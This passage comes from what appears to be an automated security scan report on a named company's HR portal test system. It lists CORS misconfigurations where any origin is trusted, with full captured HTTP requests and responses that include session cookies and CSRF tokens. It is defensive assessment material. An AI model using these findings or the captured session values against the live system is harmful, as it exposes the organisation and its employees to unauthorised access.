https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[39,"WI_ID","WI_TYPE","WI_CREATOR","WI_TEXT","WI_RHTEXT","WI_CD_FTD","WI_CT_FTD","WI_LED","WI_LED_FTD","WI_LET","WI_LET_FTD","WI_CD","WI_CT","WI_PRIO
","WI_CONFIRM","WI_REJECT"],
...[SNIP]...
```

9.51. https://testportal.zalaris.com/neptune/zmfp_who_is_who_v2

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/zmfp_who_is_who_v2**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_who_is_who_v2?ajax_id=INIT&ajax_applid=ZMFP_WHO_IS_WHO_V2&sap-client=650&dxp=21100006&field_id=00230 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.c636630ba1f1459e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-c636630ba1f1459e-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:51:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 569
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sap.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://font.googleapis.com https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelformSearchInputData":
```

```
{ "VORNA": "", "NACHN": "", "PERNR": "", "ORGEH": "", "PLANS": "", "STLTX": "", "KOSTL": "", "TEL_EXT": "", "GEBNR": "", "ZIMNR": "", "KFZKZ": "", "SYSUNAME": "", "CELL": "", "EMAIL": "", "TEL_NR": "", " ...[SNIP]...
```

9.52. https://testportal.zalaris.com/neptune/zmfp_wt_compensation

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_wt_compensation**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_wt_compensation?ajax_id=SYNC&ajax_applid=ZMFP_WT_COMPENSATION&sap-client=650&dxp=21100006&field_id=00139 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656564947813; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.b6ddf9037800405c
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b6ddf9037800405c-01
Content-Length: 31
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GT_WT_DATA": {}, "GS_INPUT": {}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:56:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 32699
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

```

https://".zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[72,"PERNR","DATE_CHAN","TIME_CHAN","REC_ID","REC_TYPE","REF_ID","INFTY","SUBTY","UUID","LOCKED","BEGDA","BEGDA_SHOW","BEGDA_VS","BEGDA_EN","WAG
E_TYPE","WT_TEXT","WAGE_TYPE_VS",
...[SNIP]...

```

10. Cross-origin resource sharing: arbitrary origin trusted

There are 52 instances of this issue:

- /neptune/api/notifications/notifications
- /neptune/efile_neptune_app_ess
- /neptune/native/neptune_ajax
- /neptune/public/application/neptune/nam/apk.jpg
- /neptune/public/application/neptune/nam/appx.png
- /neptune/public/application/neptune/nam/ipa.jpg
- /neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js
- /neptune/public/application/zalaris_common_used/js/imageresizer.js
- /neptune/public/application/zalaris_common_used/js/jspdf.js
- /neptune/public/application/zmfp_photo_upload/js/cropper1.min.js
- /neptune/public/images/microsoft-azure-logo.svg
- /neptune/public/media/
- /neptune/public/media/zally_new.svg
- /neptune/public/ui5theme/zalquartzlight/UI5
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json
- /neptune/server/fontawesome/5.13.0/fa.js
- /neptune/server/js/Core.js
- /neptune/server/js/Debug.js
- /neptune/server/js/IndexedDBShim.js
- /neptune/server/js/crypto/aes.js
- /neptune/server/js/please-wait/PleaseWait.js
- /neptune/server/js/slick/Slick.js
- /neptune/server/js/sun/suneditor.min.js
- /neptune/server/sapui5/1.71/resources/sap-ui-core.js
- /neptune/zalaris_launchpad_standard
- /neptune/zmfp_annual_statement
- /neptune/zmfp_availability
- /neptune/zmfp_dash_ess_next_salary
- /neptune/zmfp_ess_payslip
- /neptune/zmfp_home_screen
- /neptune/zmfp_leave_request
- /neptune/zmfp_personal_profile
- /neptune/zmfp_photo_upload
- /neptune/zmfp_portal_news
- /neptune/zmfp_qta_time_acc_v2
- /neptune/zmfp_quota_transfer
- /neptune/zmfp_team_status
- /neptune/zmfp_time_entry_v2
- /neptune/zmfp_time_statement
- /neptune/zmfp_travel_create_expense_rep
- /neptune/zmfp_universal_inbox
- /neptune/zmfp_who_is_who_v2
- /neptune/zmfp_wt_compensation

Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk.

If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.

Issue remediation

Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.

References

- Web Security Academy: Cross-origin resource sharing (CORS)
- Exploiting CORS Misconfigurations

Vulnerability classifications

- **CWE-942: Overly Permissive Cross-domain Whitelist**

10.1. <https://testportal.zalaris.com/neptune/api/notifications/notifications>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/api/notifications/notifications

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://ikaafwanftdx.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/api/notifications/notifications HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQIQJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.a8cd55286ab149fa
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-a8cd55286ab149fa-01
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://ikaafwanftdx.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 31
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
```

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"result":{"NOTIFICATIONS":[]}}
```

10.2. https://testportal.zalaris.com/neptune/efile_neptune_app_ess

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/efile_neptune_app_ess**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://gxmhfhnivpte.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/efile_neptune_app_ess?ajax_id=GET_DOC&ajax_applid=/IT2/EFILE_NEPTUNE_APP_ESS&sap-client=650&dxp=21100006&field_id=00033&ajax_value=1400
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-14f58b3315dc4fb4
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-14f58b3315dc4fb4-01
Origin: https://gxmhfhnivpte.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:59:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 352
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
```

```
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

{"modelpageDetailViewData":
{"PERNR":"000000000","ENAME":"","DOCART":"","DEL_DATE":"","KEYW1":"","KEYW2":"","KEYW3":"","KEYW4":"","KEYW5":"","KEYW6":"","KEYW7":"","KEYW8":"","DOCART_TEX
T":"","FILENAME
...[SNIP]...
```

10.3. https://testportal.zalaris.com/neptune/native/neptune_ajax

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_ajax

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://nrewmzktmttu.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/native/neptune_ajax HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://nrewmzktmttu.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=yY43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:17 GMT
Server: Apache
